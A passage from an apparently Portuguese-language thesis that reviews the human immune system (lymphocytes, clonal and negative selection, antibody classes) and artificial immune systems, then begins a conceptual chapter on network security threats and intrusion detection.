e) **Linfócitos**: São pequenas células de glóbulos brancos que possuem como responsabilidade a especificação das atividades do sistema imunológico, sendo seu número próximo a um trilhão em um adulto. Os linfócitos podem ser considerados idênticos se observados com microscópio ótico, porém podem ser diferenciados pela presença de moléculas altamente especializadas em sua superfície (PEADKMAN; VERGANI, 1997). Duas importantes derivações são as células B e as células T (VOLPE, 1993). Por meio dessas células, o SIH realiza o reconhecimento de patogenias, implementa as respostas imunológicas e cria sua memória imunológica.

f) **Células B**: Esse conjunto de células foi denomido B por serem oriundas da medula óssea, do inglês *Bone Narrow*. São células que amadurecem e crescem fora do timo, e trabalham principalmente secretando substâncias solúveis chamadas de anticorpos dentro dos fluídos do corpo, também conhecido como imunidade humoral.

g) **Células T**: As células T são chamadas assim devido a sua maturação ocorrer no Timo. Essa classe de linfócitos atua diretamente sobre células do corpo atacadas por viroses, parasitas ou fungos. Atua, assim como as células B, no reconhecimento de antígenos.

Barreiras do Sistema Imunológico Humano

O SIH é caracterizado por uma estrutura multicamada, possuindo diversos níveis de defesa, os quais foram classificados conforme Hofmeyr (2000) e ilustrados na Figura 2.3 .




Figura 2.3: Barreiras do Sistema Imunológico Humano. Adaptado de Castro (2001).

a) **Barreiras físicas**: Primeiro obstáculo contra infecções, sendo compostas pela pele, a qual constitui um escudo contra invasores, e pelo sistema respiratório que contribui para manter os `antígenos` distantes. A pele e as membranas dos sistemas respiratório e digestivo também contêm `macrófagos` e `anticorpos`.

b) **Barreiras bioquímicas**: Compreendem fluídos como suor, saliva, lágrimas, ácidos estomacais, `pH` e temperatura corporal. Podem eliminar ou criar um ambiente desfavorável para diversos tipos de invasores.

c) **Sistema imunológico inato e adaptativo**: Após a entrada das `patogenias` no corpo, estas são combatidas pelo sistema imunológico inato ou adaptativo. Devido à importância dessas barreiras, esses elementos serão apresentados separadamente.

Sistema Imunológico Inato e Adaptativo

O SIH é o principal mecanismo de defesa do organismo contra as infecções e possui a capacidade de realizar dois tipos de respostas, uma mais rápida e efetiva e outra igualmente eficaz, porém mais lenta e duradoura. Estes dois tipos de respostas são efetuados pelos sistemas imune inato e adaptativo (TIMMIS, 2001).

O sistema inato compreende a carga genética herdada ao nascer e é a primeira linha de defesa após a entrada do patógeno no organismo. Suas características permitem uma resposta rápida, o que garante ao sistema adaptativo ter mais tempo para gerar sua resposta.

O sistema adaptativo aprende a reconhecer tipos específicos de patógenos e retem o conhecimento em memória para futuras respostas. O aprendizado ocorre durante o primeiro contato com um tipo de intruso, sendo nessa etapa mais lento. A partir da segunda exposição, a resposta torna-se mais rápida (HOFMEYR, 2000).

Ambos os sistemas (inato e adaptativo) dependem da atividade das células brancas (leucócitos). A imunidade inata é mediada principalmente pelos macrófagos e granulócitos, enquanto a imunidade adaptativa é realizada pelos linfócitos, essencialmente células B e T. Todo o processo imunológico adaptativo está relacionado com as células B e as células T, as quais são ativadas durante a exposição as moléstias e são responsáveis pela detecção, geração de anticorpos e incorporação do conhecimento (JUCÁ, 2001).

O grau e a duração da imunidade dependem do tipo do antígeno e de sua quantidade. A intensidade da resposta imunológica também depende da hereditariedade, sendo que alguns organismos possuem uma resposta forte para um dado antígeno enquanto em outros a resposta é mais fraca. As crianças recém-nascidas possuem respostas imunológicas fracas, entretanto estão protegidas nos primeiros meses de vida pela imunidade natural passiva recebida de sua mãe. Esse processo é realizado por meio do anticorpo IgG presente na placenta. Essa imunidade pode ser reforçada por intermédio de vacinas que imunizam o indivíduo em relação a um agente infeccioso específico.

Uma resposta imunológica adaptativa pode ser iniciada por uma infecção ou por vacinação. As vacinas são compostas por microorganismos que foram alterados para produzirem uma resposta imunológica e não são capazes de produzir a enfermidade. Algumas vacinas são feitas de micróbios que foram mortos, outras usam micróbios que foram modificados e não produzem infecção, e uma terceira classe compreende vírus vivos que foram enfraquecidos ou atenuados.

2.1.2 Reconhecimento de Padrões

Uma das principais características do SIH consiste em distinguir elementos self de nonself (FORREST et al., 1996; DHAESELEER et al., 1997; HOFMEYR; FORREST, 1999; FORREST; HOFMEYR, 2000). Para isso é necessária a presença de moléculas

receptoras, na superfície das células imunológicas, capazes de reconhecer antígenos (CASTRO, 2001).

Dois grupos de células imunológicas se destacam, as quais são conhecidas como células B e células T. Essas células são similares, porém diferem em relação à forma de reconhecimento dos antígenos e quanto a sua função. As células B são capazes de reconhecer os antígenos livres em solução (como no sangue), enquanto as células T requerem que os antígenos sejam apresentados por células acessórias. Na Figura 2.4 , lado esquerdo, são ilustrados os antígenos cobertos com moléculas denomindadas epítopos, as quais permitem que os mesmos sejam reconhecidos pelas moléculas receptoras da célula T. Na Figura 2.4 , lado direito, é demonstrado como os antígenos podem ser reconhecidos pelos receptores da célula B (TIMMIS, 2001).




Figura 2.4: Reconhecimento pelos receptores das células T e B. Adaptado de Timmis (2001)

O reconhecimento de antígenos e conseqüente distinção entre elementos self e nonself são pré-requisitos para a ativação de respostas imunológicas. As moléculas que marcam uma célula como self são codificadas por um grupo de genes contidos em seções do cromossomo específico Complexo de Histocompatibilidade Principal (MHC) (TIMMIS, 2001; JUCÁ, 2001). Existem duas grandes classes de moléculas de MHC, denominadas MHC Classe I e MHC Classe II.

As moléculas da Classe I são encontradas em todas as células e detectam células que tenham sido infectadas com um parasita e que precisam ser eliminadas para evitar infecções.

As moléculas da Classe II encontram-se nas células acessórias, tais como células B e macrófagos. As células T-Helper interagem com antígenos ligados ao MHC Classe II, sendo que as células acessórias capturam uma proteína antigênica do ambiente e a processam (ingestão e digestão) de forma a cortá-la em pequenos fragmentos chamados peptídeos. Alguns desses peptídeos ligam-se a uma molécula

de MHC Classe II e o complexo MHC/peptídeo é transportado para a superfície da célula acessória, onde pode interagir com as células *T-Helper*. Na Seção 2.1.4 (Página 21) detalha-se esses processos.

A completude proporcionada pelo repertório linfocitário é realizada por alguns processos especiais, permitindo a seleção de células imunocompetentes e evitando doenças auto-imunes. Para o atendimento a esses preceitos, o SIH mecanismos (CASTRO; TIMMIS, 2002), tais como seleção clonal, seleção positiva, seleção negativa, entre outros. Nas próximas subseções conceituam-se esses processos.

Princípio da Seleção Clonal e Maturação por Afinidade

Cada célula apresenta um padrão próprio de receptores anigênicos. Com isso, o número de linfócitos que pode ligar-se a um determinado antígeno é restrito. A fim de produzir células efetoras específicas em quantidade suficiente para combater a infecção, um linfócito ativado deve se proliferar antes que sua prole se diferencie em células efetoras.

A teoria da seleção clonal (PEADKMAN; VERGANI, 1997) está associada às características básicas de uma resposta imune adaptativa a um estímulo antigênico. As células capazes de reconhecer um determinado estímulo se proliferam, sendo, portanto selecionadas em detrimento de outras.

Quando há exposição a um antígeno, uma subpopulação de linfócitos (células B) responde por meio da produção de anticorpos. Cada célula secreta um único tipo de anticorpo, que é relativamente específico para o antígeno. Por meio da ligação do antígeno com o receptor da célula B e, dado um sinal co-estimulatório de células acessórias como a T-Helper, um antígeno estimula a célula B a se proliferar (clones produzidos por meio de divisão celular). Esse processo é denominado expansão clonal e as células B resultantes possuem receptores modificados devido a hipermutação somática ocorrida durante a clonagem.

Essas novas células competem com as células pais e outras com relação a afinidade de seus receptores em relação a determinados patógenos. O resultado, conforme a teoria Darwiniana, é a variação e seleção das células e esse processo é definido como maturação por afinidade (FORREST; HOFMEYR, 2000).

As células resultantes, chamadas plasmócitos, são capazes de secretar anticorpos em altas taxas e outras transformam-se em células de memória. Esses anticorpos são responsáveis pelo combate aos patógenos.

Em termos gerais, as principais características da teoria de seleção clonal e maturação por afinidade são:

- Eliminação ou inativação dos novos linfócitos diferenciados capazes de reagir com padrões antigênicos expressos por elementos do próprio organismo.
- A interação de uma molécula estranha com um receptor de linfócito capaz de ligar-se a essa molécula leva à ativação linfocitária.
- Restrição fenotípica de um padrão para cada célula diferenciada e retenção deste padrão pelos descendentes clonais.
- Geração de variações genéticas aleatórias, por intermédio de um mecanismo de hipermutação somática, expressas sob a forma de diversos tipos de anticorpos.

Princípio da Seleção Positiva

O princípio seleção (CASTRO, 2001) positiva dos linfócitos B e T tem como objetivo selecionar aqueles linfócitos capazes de operar como células imunocompetentes no processo de resposta imune adaptativa.

A seleção positiva das células T baseiam-se na premissa de que todas as células T devam reconhecer antígenos associados a moléculas MHC-Self que formam os complexos MHC/peptídeo. Para isso, é necessário selecionar as células T cujos receptores sejam capazes de reconhecer e se ligar às moléculas MHC/peptídeo de antígenos self. A seleção positiva das células T visa assegurar que o sistema imunológico seja capaz de reconhecer antígenos nonself no contexto de moléculas MHC/peptídeo de antígenos self.

A seleção positiva das células B maduras envolve o resgate da morte celular. Como resultado do reconhecimento e ligação ao antígeno, e auxílio da célula T-Helper, os linfócitos B em proliferação sofrem hipermutações. As células filhas mutantes que se ligam mais eficientemente ao antígeno são selecionadas para expansão e, portanto, resgatadas da morte celular.

Princípio da Seleção Negativa

O princípio de seleção negativa (CASTRO, 2001) permite o controle dos linfócitos B e T que possuem receptores *anti-self*, de forma que linfócitos com essa característica são eliminados.

A seleção negativa pode ocorrer nos órgãos linfóides centrais ou periféricos. Os órgãos linfóides primários são projetados para não permitir a entrada de antígenos self, enquanto os órgãos linfóides secundários são projetados para filtrar e concentrar os elementos nonself, promovendo reações co-estimulatórias a uma resposta imunológica.

A seleção negativa das células T ocorre dentro do Timo. O Timo é composto por uma grande quantidade de células acessórias, tais como macrófagos, células dendríticas e células epiteliais especializadas. O timo é protegido por uma barreira sangüínea que faz com que as células acessórias apresentem os complexos MHC/peptídeo de antígenos self, primeiramente, ao repertório de células T que está sendo formado. A interação das células T imaturas como os ligantes do MHC/peptídeo dos antígenos self resulta na morte (deleção clonal) daquelas células T que forem auto-reativas.

A tolerância promovida pelas células T seria insuficiente para a proteção contra doenças auto-imunes. Células B imaturas dentro da medula óssea também são sensíveis a uma indução de tolerância por seleção negativa, caso elas encontrem um antígeno na ausência dos sinais co-estimulatórios liberados principalmente pelas células T.

2.1.3 Células B e Anticorpos

As células B são responsáveis pela geração de respostas imunológicas. Quando uma célula B encontra um antígeno é auxiliada pela célula T para a criação de plasmócitos, estimulando a produção de anticorpos. Esses plasmócitos são originadas pelo processo de clonagem das células B, as quais sofrem alterações morfológicas e são incorporadas aos milhões na corrente sangüínea (FOX, 1991; VOLPE, 1993).

Os anticorpos são elementos específicos que combinam com os antígenos e pertencem à família de grandes moléculas conhecidas como imunoglobulinas. Cada anticorpo possui duas cadeias polipetídicas fortes idênticas e duas cadeias polipetídicas leves, formando um *Y*. Foram identificadas nove categorias distintas de imunoglobulinas, sendo quatro pertencentes à classe IgG, duas pertencentes à classe IgA, uma pertencente à classe IgM, uma pertencente à classe IgE e uma pertencente à classe IgD (JUCÁ, 2001). Cada uma das classes desempenha uma tarefa distinta na estratégia da defesa imunológica, conforme conceituado a seguir (FOX, 1991; VOLPE, 1993):

- **IgG**: é a maior imunoglobulina do fluxo sangüíneo, possui capacidade de entrar nos tecidos e trabalha eficientemente para cobrir microorganismos. Atua contra bactérias, vírus, fungos e partículas estranhas.

- **IgM**: usualmente possui uma superfície em forma de estrela, mantém-se no fluxo sangüíneo e é eficiente no combate a bactérias. É o primeiro anticorpo que responde na exposicão inicial a um intruso.

- **IgA**: concentra-se nos fluídos do corpo, como saliva, secreções gastrointestinais e respiratórias. Atua como guardiã das entradas do organismo. Sua função principal é atacar vírus e bactérias na superfície da pele e entradas do corpo, isto é, atua na primeira barreira aos microorganismos.

- **IgE**: em situações normais ocorre somente em pequenas porções e está envolvida na defesa contra parasitas. É conhecida como uma causadora de reações alérgicas.

- **IgD**: encontra-se quase que exclusivamente dentro das membranas das células B. Regula a ativação celular ao atuar como receptores de antígenos para iniciar a diferenciação das células B.

2.1.4 Mecanismos Básicos de Defesa do Sistema Imunológico Humano

A defesa imunológica é composta por uma série de processos desencadeados pelas células imunológicas (FORREST; HOFMEYR, 2000). Na Figura 2.5 são apresentados, de forma simplificada, os principais mecanismos de reconhecimento e ativação do sistema imunológico inato e adaptativo. Esse modelo inspirou este trabalho e sua implementação computacional é detalhada no Capítulo 5.

Conforme descrito por Castro (2001), células apresentadoras de antígenos (APC), como macrófagos, circulam pelo corpo ingerindo e digerindo os patógenos encontrados, fragmentando-os em peptídeos antigênicos (I). Algumas partes desses peptídeos ligam-se a moléculas do gene MHC Classe II e são apresentados na superfície celular sob a forma de um complexo MHC/Peptídeo (II).

Após a exposição dos diferentes antígenos, inicia-se a fase de ativação do sistema imunológico adaptativo. A primeira etapa consiste no contato das células T com os patógenos por intermédio do complexo MHC/Peptídeo apresentado pelos macrófagos. Os linfócitos T possuem receptores em sua superfície que reagem




Figura 2.5: Mecanismos Básicos de Defesa do Sistema Imunológico Humano. Adaptado de Castro (2001).

com tipos específicos de `antígenos` permitindo sua identificação (III). Após ativadas, as células `T` multiplicam-se e geram clones da classe `T-Helper` que estimulam a ação dos `fagócitos`, atuam no reconhecimento das `patogenias` e secretam `lifocinas` (IV). As células `T-Helper` desempenham um importante papel no reconhecimento dos `antígenos`.

As `linfocinas` são sinais químicos que estimulam outros componentes do sistema imunológico, como as células `B`. Os receptores das células `B` reconhecem partes solúveis dos `antígenos` (V). As células `B` respondem aos sinais das células `T` e quando ativadas se dividem e se diferenciam em `plasmócitos`, secretando `anticorpos` em altas taxas, que são formas solúveis dos seus receptores (VI).

A ligação dos `anticorpos` aos `antígenos` encontrados faz com que o `patógeno` seja neutralizado (VII), levando a sua destruição pelas `enzimas` ou `fagócitos`. Adicionalmente, algumas células `B` e `T` se transformam em células de memória, as quais permanecem na circulação e possibilitam uma resposta mais rápida e eficaz contra uma futura exposição ao mesmo `antígeno`.

2.1.5 Propriedades do Sistema Imunológico Humano

O sistema imunológico, para prover processos eficazes de defesa, apresenta quatro propriedades: detecção, diversidade, aprendizado e tolerância. Esses conceitos são definidos por Hofmeyr e Forrest (1999).

Detecção

O processo de reconhecimento de uma `patogenia` é realizado por meio do estabelecimento de ligações químicas e físicas entre os receptores das células imunológicas e os `epítopos` localizados na superfície dos agentes `patogênicos` (TIMMIS, 2001). A força de ligação ou qualidade de reconhecimento entre um receptor e um `epítopo` é conceituada como *afinidade*. Essa característica torna o receptor específico por poder ligar-se a poucos `epítopos`. Da mesma forma, os `linfócitos` são específicos para determinados tipos de `epítopos`, pois possuem receptores idênticos; o que é classificado como `monoespecificidade`. Por outro lado, as `patogenias` possuem distintos e múltiplos `epítopos` e por conseguinte diferentes `linfócitos` podem ser específicos para a mesma `patogenia`.

A ativação dos `linfócitos` é efetivada quando os receptores conectados excedem um montante e caso sua *afinidade* seja compatível com a `patogenia`.

Diversidade

A detecção no SIH está relacionada com os elementos `nonself`, de forma que o SIH deve ter diversidade suficiente de `linfócitos` receptores para assegurar a reação aos elementos `patogênicos`. Essa geração de elementos diversos é um problema porque o corpo humano não gera tantas proteínas quanto os possíveis agentes `patogênicos`. Como solução para essa questão, o SIH promove uma renovação constante de `linfócitos`. Com isso gera-se uma proteção dinâmica, onde os novos `linfócitos` possuem uma `memória imunológica` que torna mais rápida e eficaz a proteção contra os `antígenos nonself`.

Aprendizado

O crescimento exponencial das `patogenias` exige que o SIH seja capaz de detectar e eliminar rapidamente esses intrusos. O SIH possui características (FORREST; HOFMEYR, 2000) que permitem a aprendizagem dos `linfócitos` (HOFMEYR; FOR-

REST, 1999), sua adaptação a estruturas estrangeiras específicas e capacidade para lembrar desses padrões rapidamente. Esses preceitos são implementados pelas células B (HOFMEYR; FORREST, 1999), que quando ativadas sofrem um processo de clonagem associado a uma possível mutação para gerar novas células B que possuam receptores distintos da célula original e, por conseguinte, diferentes *afinidades*. Quanto maior essa *afinidade*, mais semelhante é o clone e mais eficiente é o linfócito na eliminação da infecção. Esse aspecto ganha ênfase quando há uma concorrência entre a reprodução da patogenia e das células B, de forma que o sistema vencedor é aquele onde as células B proliferam mais rápido que os patógenos. A retenção da informação codificada nas células B constitui a memória imunológica, possibilitando uma reação mais rápida da segunda vez que a mesma patogenia ou uma outra similar seja encontrada.

Tolerância

As moléculas que assinalam uma célula como self são codificadas em seções do cromossoma MHC, diversidade conhecida como polimorfismo. Essas moléculas determinam a quais antígenos um organismo é capaz de reagir e com qual intensidade. Essa propriedade permite que as células imunológicas se reconheçam mutuamente e comuniquem-se (HOFMEYR, 2000).

2.1.6 Princípios Organizacionais do Sistema Imunológico Humano

O estudo de conceitos imunológicos permite definir um conjunto de princípios que o caracterizam e inspiram sua aplicação em outras áreas do conhecimento (SOMAYAJI et al., 1997; REIS et al., 2001).

a) **Distribuição**: Os linfócitos são capazes de determinar o local da presença de infecções sem a necessidade de uma coordenação centralizada. Essa característica indica a inexistência de um ponto central de falha, garantindo maior robustez. Adicionalmente, o SIH age em diferentes localidades paralelamente, constituindo assim uma arquitetura distribuída.

b) **Multicamadas**: A segurança do SIH é obtida por meio de um sistema integrado de defesa composto por um grande número de células e moléculas que atuam cooperativamente. Cada uma dessas camadas possui uma especialidade.

c) **Diversidade**: O SIH é diversificado, isto é, não existem dois organismos com o mesmo sistema imunológico. Essa característica propicia robustez à população, pois os indivíduos de uma população não são vulneráveis às mesmas patogenias. Como o sistema imunológico é individual e os componentes são diferentes, é possível oferecer diversos modelos de reconhecimento para uma variedade de patogenias.

d) **Robustez e Tolerância a Falhas**: Nenhuma célula isolada do SIH é essencial e por isso pode ser substituída, caso seja infectada ou morta, sem comprometer o funcionamento do sistema. Esse princípio é possível em função da disponibilidade das células imunológicas e pela ausência de um controle hierárquico centralizado. Essas características tornam o SIH robusto e tolerante a falhas.

e) **Autonomia**: O SIH, de forma geral, não requer gerenciamento ou manutenção externos e possui a capacidade para autonomamente detectar, classificar e eliminar os agentes patogênicos, assim como efetuar a remoção e substituição de células danificadas.

f) **Adaptabilidade e Memória Imunológica**: Este princípio revela a capacidade que o SIH possui para aprender durante a detecção de novos patógenos. O conhecimento sobre o invasor é armazenando em uma memória, denominada memória imunológica, que está presente nas células B.

g) **Auto-Proteção**: Qualquer célula do corpo pode ser atacada por um agente patogênico, incluindo as próprias células do sistema imunológico. Entretanto, como os linfócitos também são células, podem proteger o organismo contra outros linfócitos comprometidos por patógenos.

h) **Mudanças Dinâmicas**: visando maximizar a capacidade de detecção, o SIH mantém uma amostra aleatória de detectores que circulam pelo corpo. Essa amostra é constantemente renovada por meio da morte de células e da produção de novas células.

i) **Identidade por meio do Ambiente**: A identificação das células imunológicas é obtida por intermédio de sua exposição a peptídeos ou proteínas fragmentadas, uma vez que as proteínas podem passar através do corpo e os peptídeos servem como identificadores do ambiente.

j) **Detecção por Anomalia**: O SIH aplica diversos mecanismos que permitem a detecção de uma variedade de patogenias por meio da identificação de

atividades não usuais anômalas. Essa característica torna possível a detecção de intrusões e violações desconhecidas.

l) **Especificação de Política Implícita**: A definição de `self` pelo SIH é empiracamente definida. Os componentes desse conjunto são determinados pelo monitoramento das proteínas que estão atualmente no corpo. A vantagem dessa abordagem é que o conjunto `self` são os componentes disponíveis atualmente, sem a preocupação com os elementos que deveriam estar disponíveis.

m) **Flexibilidade**: O SIH flexibiliza a alocação de recursos para a proteção do corpo em função da severidade da infecção. Para isso há um aumento da geração de componentes.

n) **Crescimento**: A perspectiva de processamento distribuído presente no SIH permite sua expansão. A comunicação e interação entre todos os componentes são localizadas, e o aumento dos componentes ocorre somente em locais onde existe infecção, de maneira que a sobrecarga no sistema seja pequena.

2.2 Sistemas Imunológicos Artificiais - SIA

O número de pesquisas computacionais utilizando conceitos, fenômenos e mecanismos da natureza como fonte de inspiração tem crescido nas últimas décadas. Como exemplos concretos da aplicabilidade dessas teorias tem-se as redes neurais artificiais, computação evolutiva, computação molecular, entre outras.

Além das abordagens citadas anteriormente, um novo ramo da teoria de sistemas inteligentes, denomindado sistemas imunológicos artificiais (SIA) tem sido definido e utilizado a partir de 1994. Essa linha de pesquisa surgiu inspirado no SIH, o qual utiliza uma variedade de mecanismos adaptativos e evolucionários para proteger organismos contra `patógenos` estrangeiros.

Dessa forma, SIA são desenvolvidos procurando capturar alguns aspectos do SIH e implementá-los aplicando técnicas e padrões de projeto computacionais. Esses modelos, cada um com sua particularidade, podem ser aplicados a diversas áreas (BALTHROP et al., 2002).

Conforme Castro (2001), embora alguns trabalhos propuseram apresentar um modelo genérico de SIA, poucos foram aqueles que os definiram formalmente, e nenhum contribuiu com uma linguagem genérica o bastante para permitir um tratamento unificado de conceitos e ferramentas. Entre as definições, este trabalho adota

o conceito formulado por Dasgupta e Forrest (1999).

"Os sistemas imunológicos artificiais são compostos por metodologias inteligentes, inspiradas no sistema imunológico biológico, para a solução de problemas do mundo real." (DASGUPTA; FORREST, 1999).

Entre as diferentes áreas que estão aplicando SIA, citam-se: Métodos computacionais inspirados em princípios imunológicos, sistemas imunológicos artificiais aplicados ao reconhecimento de padrões, sistemas baseados em imunologia para a detecção de falhas e anomalias, modelos de redes imunológicas e suas aplicações, sistemas multi-agentes baseados em imunologia, abordagens multi-agentes para a modelagem e simulação de sistemas imunológicos, sistemas auto-organizados baseados em imunologia, sistemas baseados em imunologia para o desenvolvimento de inteligência coletiva, métodos de busca e otimização baseados em imunologia, sistema imunológico como protótipo para sistemas autônomos descentralizados, abordagens imunológicas para vida artificial, abordagens imunológicas para segurança de sistemas de informação, abordagens imunológicas para proteção contra vírus e vermes computacionais, metáforas imunológicas para aprendizagem de máquina, computação imunológica para mineração de dados (*data mining*), sistemas imunológicos artificiais aplicados à segurança de redes e detecção de intrusão (CASTRO, 2001).

A observação do grau de similaridade entre os problemas solucionados pelo SIH e pela segurança de redes tem estimulado a aplicação de SIA com diversas abordagens. Este trabalho se enquadra nesta linha de pesquisa e tem por inspiração as analogias entre essas duas áreas.

2.3 Considerações Finais

O SIH caracteriza-se por um complexo sistema de órgãos, células e moléculas que possibilitam a proteção do organismo contra agentes `patogênicos`. Esses conceitos podem ser aplicados em diversas áreas que precisam tratar problemas similares, o que estimulou e inspirou a linha de pesquisa em sistemas inteligentes denominada Sistemas Imunológicos Artificiais. Dentro desse contexto, a segurança de redes de computadores constitui uma aplicação em potencial para os conceitos abordados nesse capítulo.

No Capítulo 3 são abordados os conceitos de segurança de redes de computadores e técnicas de detecção de intrusão. Adicionalmente apresenta-se um paralelo entre os problemas enfrentados pela segurança computacional e SIH, assim como o

estado da arte da linha de pesquisa de SIA aplicados à segurança computacional. Esses tópicos são importantes para subsidiarem e facilitarem o entendimento da abordagem proposta neste trabalho.

3 SEGURANÇA DE REDES E DETECÇÃO DE INTRUSÃO

As últimas décadas tem se caracterizado por uma rápida expansão dos recursos tecnológicos. Com isso, a segurança da informação tornou-se um requisito estratégico para as organizações. Esse contexto evidenciou a necessidade de mecanismos para proteger os dados nos mais diferentes níveis, incentivando a aplicação de técnicas para tornar a segurança mais robusta. Como conseqüência desse cenário, tem-se empregado abordagens de detecção de intrusão para proteger os ambientes computacionais.

Nesse capítulo são apresentados conceitos concernentes à segurança de redes de computadores e detecção de intrusão, técnicas e classificações de invasões, métodos e arquiteturas aplicados em sistemas de detecção de intrusão (SDI) e possíveis implementações de respostas computacionais.

Além de definir o escopo do problema, apresenta-se uma analogia entre as atividades exercidas pelo SIH e que são necessárias para garantir a segurança de ambientes computacionais, assim como um histórico da área de pesquisa que aplica SIA para a segurança de redes.

3.1 Segurança de Redes de Computadores

No atual contexto tecnológico, principalmente após a popularização da Internet, o número de aplicações em tecnologia da informação e a importância das redes de computadores cresceram expressivamente. Como revés tem-se o aprimoramento de técnicas e de especialistas em explorar vulnerabilidades para a aquisição de acessos a sistemas, assim como a obtenção, falsificação e uso indevido de informações por meio de práticas ilícitas (CANSIAN, 1997; TANEMBAUM, 2003).

A segurança de sistemas computacionais é a condição necessária para disponi-

bilidade e garantir a integridade das informações. A exeqüibilidade desse objetivo é dificultada por problemas na implementação de componentes críticos de um sistema, os quais podem constituir em vulnerabilidades de segurança que são exploradas por intrusos e podem acarretar em processos de invasão (JUCÁ, 2001). As falhas de segurança tornaram-se mais expressivas nos últimos anos, conforme relatam as estatísticas do *Computer Emergency Response Team* (CERT), apresentadas nas Figuras 3.1 e 3.2 .




Figura 3.1: Estatística de incidentes reportados ao CERT. Fonte: (CERT/CC, 2004)




Figura 3.2: Estatística de vulnerabilidades reportados ao CERT. Fonte: (CERT/CC, 2004)

Estas violações e vulnerabilidades são resultados de falhas na implementação de componentes críticos de sistemas. Um modelo de segurança deve considerar importantes requisitos, entre os quais cita-se *confidencialidade, integridade, disponibilidade, contabilidade, corretismo e autenticidade*. A implementação dessas propriedades requer a aplicação de procedimentos e/ou métodos que possibilitem a execução de um serviço de acordo com sua especificação, caracterizando a área de prevenção e tolerância a falhas.

3.1.1 Ameaças à Segurança

Os sistemas computacionais atuais estão sujeitos a um extensivo conjunto de ataques em função da exploração de distintas vulnerabilidades, estendendo-se desde tentativas de negação de serviços até sofisticados ataques aplicando recursos distribuídos.

Segundo Soares et al. (1995), uma ameaça consiste na possibilidade de violação de um sistema. De forma geral, as principais classes de violações são descritas por Stallings (2003), e suas arquiteturas são apresentadas na Figura 3.3 .

a) Interrupção: O fluxo de mensagem é interrompido, impossibilitando que estas cheguem até seu destino. Afeta a *disponibilidade* dos recursos.

b) **Interceptação**: Acesso não autorizado às informações confidenciais. Um exemplo é a captura de dados na rede ou a cópia ilegal de um arquivo. Este é um ataque a *confidencialidade*.

c) **Modificação**: Forma de acesso não autorizado em que as mensagens são interceptadas, alteradas e reenviadas ao destinatário. Esse ataque afeta a *confidencialidade* e a *integridade* da mensagem.

d) **Fabricação**: Esse tipo de ataque caracteriza-se pela inserção de informações nos sistemas, constituindo uma violação à *autenticidade* das informações.

